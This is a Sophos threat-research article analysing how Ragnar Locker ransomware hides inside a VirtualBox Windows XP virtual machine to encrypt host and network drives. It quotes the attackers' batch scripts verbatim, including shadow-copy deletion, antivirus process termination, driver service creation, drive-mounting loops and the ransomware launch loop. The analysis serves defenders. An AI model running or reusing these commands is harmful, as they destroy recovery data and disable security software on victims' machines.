Ragnar Locker ransomware deploys virtual machine to dodge security

news.sophos.com/en-us/2020/05/21/ragnar-locker-ransomware-deploys-virtual-machine-to-dodge-security/

Mark Loman May 21, 2020

A new ransomware attack method takes defense evasion to a new level—deploying as a full virtual machine on each targeted device to hide the ransomware from view. In a recently detected attack, Ragnar Locker ransomware was deployed inside an Oracle VirtualBox Windows XP virtual machine. The attack payload was a 122 MB installer with a 282 MB virtual image inside—all to conceal a 49 kB ransomware executable.


The adversaries behind Ragnar Locker have been known to steal data from targeted networks prior to launching ransomware, to encourage victims to pay. In April, the actors behind Ragnar Locker attacked the network of Energias de Portugal (EDP) and claimed to have stolen 10 terabytes of sensitive company data, demanding a payment of 1,580 Bitcoin (approximately $11 million US) and threatening to release the data if the ransom was not paid.

In past attacks, the Ragnar Locker group has used exploits of managed service providers or attacks on Windows Remote Desktop Protocol (RDP) connections to gain a foothold on targeted networks. After gaining administrator-level access to the domain of a target and exfiltration of data, they have used native Windows administrative tools such as Powershell and Windows Group Policy Objects (GPOs) to move laterally across the network to Windows clients and servers.

In the detected attack, the Ragnar Locker actors used a GPO task to execute Microsoft Installer (msiexec.exe), passing parameters to download and silently install a 122 MB crafted, unsigned MSI package from a remote web server. The primary contents of the MSI package were:

- A working installation of an old Oracle VirtualBox hypervisor—actually, Sun xVM VirtualBox version 3.0.4 from August 5, 2009 (Oracle bought Sun Microsystems in 2010).
- A virtual disk image file (VDI) named micro.vdi— an image of a stripped-down version of the Windows XP SP3 operating system, called MicroXP v0.82. The image includes the 49 kB Ragnar Locker ransomware executable.

The virtualization software and the virtual disk image are copied to the folder C:\Program Files (x86)\VirtualAppliances.



In addition to the VirtualBox files, the MSI also deploys an executable (called va.exe), a batch file (named install.bat), and a few support files. After completing the installation, the MSI Installer executes va.exe, which in turn runs the install.bat batch script. The script's first task is to register and run the necessary VirtualBox application extensions VBoxC.dll and VBoxRT.dll, and the VirtualBox driver VboxDrv.sys:

```
%binapp%\VBoxSVC.exe /reregserver
regsvr32 /S "%binpath%\VboxC.dll"
rundll32 "%binpath%\VBoxRT.dll,RTR3Init"
sc create VBoxDRV binpath= "%binpath%\drivers\VboxDrv.sys" type= kernel start= auto
error= normal displayname= PortableVBoxDRV
sc start VBoxDRV
```

The script then goes on to stop the Windows Shell Hardware Detection service, to disable the Windows AutoPlay notification functionality:

```
sc stop ShellHWDetection
```

Next, the script executes a command to delete the targeted PC's volume shadow copies, so victims cannot restore older unencrypted versions of their files:

```
vssadmin delete shadows /all /quiet
```

The install.bat script then goes on to enumerate all local disks, connected removable drives and mapped network drives on the physical machine, so they can be configured to be accessed from within the virtual machine:

```
mountvol | find "}\" > v.txt

(For /F %%i In (v.txt) Do (
      Set freedrive=0
      FOR %%d IN (C D E F G H I J K L M N O P Q R S T U V W X Y Z) DO (
            IF NOT EXIST %%d:\ (
                  IF "!freedrive!"=="0" (
                        Set freedrive=%%d
                  )
            )
      )
      mountvol !freedrive!: %%i
      ping -n 2 127.0.0.1
))
Set driveid=0
FOR %%d IN (C D E F G H I J K L M N O P Q R S T U V W X Y Z) DO (
      IF EXIST %%d:\ (
            Set /a driveid+=1
            echo ^<SharedFolder name="!driveid!" hostPath="%%d:\" writable="true"/^>
>>sf.txt
         )
)
```

These commands will write text to the VirtualBox configuration file's Shared Folders listing, such as:

```
<SharedFolders>

<SharedFolder name="1" hostPath="C:\" writable="true"/>

<SharedFolder name="2" hostPath="E:\" writable="true"/>

</SharedFolders>
```

To construct the micro.xml VirtualBox configuration file, required to start the micro.vdi virtual machine, the following commands are executed:

```
type vm1.txt > micro.xml

echo ^<CPU count=”1”^> > pn.txt

type pn.txt >> micro.xml

type vm2.txt >> micro.xml

type sf.txt >> micro.xml

type vm3.txt >> micro.xml
```


The VM is configured with 256 MB RAM, 1 CPU, a single 299 MB HDD file micro.vdi and an Intel PRO/1000 network adapter attached to NAT.

Now the virtual environment is prepared, the install.bat command goes through a list of process names and terminates these processes so any files they have open are unlocked and become accessible for encryption. This list of 50 entries consists of mainly line-of-business applications, database, remote management and backup applications and is stored in a text file. Another text file contains services names. These are tailored to the victim organization’s network environment, including process and service names belonging to endpoint protection software.

With the environment properly prepared, the install.bat script starts the virtual machine with this command:

```
“%binpath%\VboxHeadless.exe” –startvm micro -v off
```

Here’s an illustration of the installation process, captured by Sophos Intercept X:




The following steps can be identified in the root cause analysis (RCA) logs:

1. Microsoft Installer (msiexec.exe) executes
2. MSI package is downloaded
3. bat is executed: cmd.exe /c “C:\Program Files (x86)\VirtualAppliances\install.bat”
4. Attempts to terminate Anti-Virus process: taskkill /IM SavService.exe /F
5. Attempts to stop Anti-Virus service and other processes: sc stop mysql
6. Mounts accessible networks share to available drive letters: mountvol E: \\?\Volume{174f8ec6-d584-11e9-8afa-806e6f6e6963}\
7. Starts VirtualBox in headless mode: C:\Program Files (x86)\VirtualAppliances\app64\VBoxHeadless.exe” –startvm micro -v off
8. Deletes shadow copies: vssadmin delete shadows /all /quiet


The Virtual Machine

As mentioned, the guest VM is a MicroXP edition of the Windows XP operating system and is enclosed in a single file called micro.vdi.

The ransomware executable is found at C:\vrun.exe. The ransomware is compiled exclusively per victim, as the ransom note it drops contains the victim’s name.



To start the ransomware, a batch file called vrun.bat is located in C:\Documents and Settings\Administrator\Start Menu\Programs\Startup\.



This batch file contains the following commands:


```
@echo off
ping -n 11 127.0.0.1
net use E: \\VBOXSVR\1
for %%d in (2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28
29 30 31 32 33) do (if exist \\VBOXSVR\%%d net use *\\VBOXSVR\%%d)
:a
ping -n 3 127.0.0.1
C:\vrun.exe -vm
goto a
```

This script mounts the shared drives configured in micro.xml on the host machine, inside the guest VM. This means that the ransomware in the guest environment can now fully access the host's local disks, mapped network and removable drives. Now all drives are mounted, the ransomware vrun.exe is executed.
The vrun.exe ransomware program has a couple of possible command line options:

- -backup
- -list
- -force
- -vm

The last one is used by this setup, and in this mode the ransomware encrypts the files on all available mapped network drives.

Then the ransomware drops the customized ransom note:



Since the vrun.exe ransomware application runs inside the virtual guest machine, its process and behaviors can run unhindered, because they're out of reach for security software on the physical host machine. The data on disks and drives accessible on the physical machine are attacked by the "legitimate" VboxHeadless.exe process, the VirtualBox virtualization software.

Acknowledgments

The following Sophos staff contributed to this report:

- Vikas Singh
- Gabor Szappanos
- Mark Loman